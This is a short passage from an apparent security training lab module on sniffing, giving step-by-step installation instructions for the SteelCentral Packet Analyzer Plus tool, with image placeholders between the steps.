


- The **Open File - Security Warning** window appears; click **Run**.
- The **SteelCentral Packet Analyzer Plus Setup** window appears; click **Create shortcut on desktop** checkbox and click **I Agree** to proceed.




Module 08 – Sniffing

10. SteelCentral Packet Analyzer starts installing, and after the completion of the installation, the **Completed the SteelCentral Packet Analyzer Plus Setup** wizard appears. Ensure that the **Start the application** checkbox is selected and click **Close**.




11. The **License** window appears. Leave this window running.



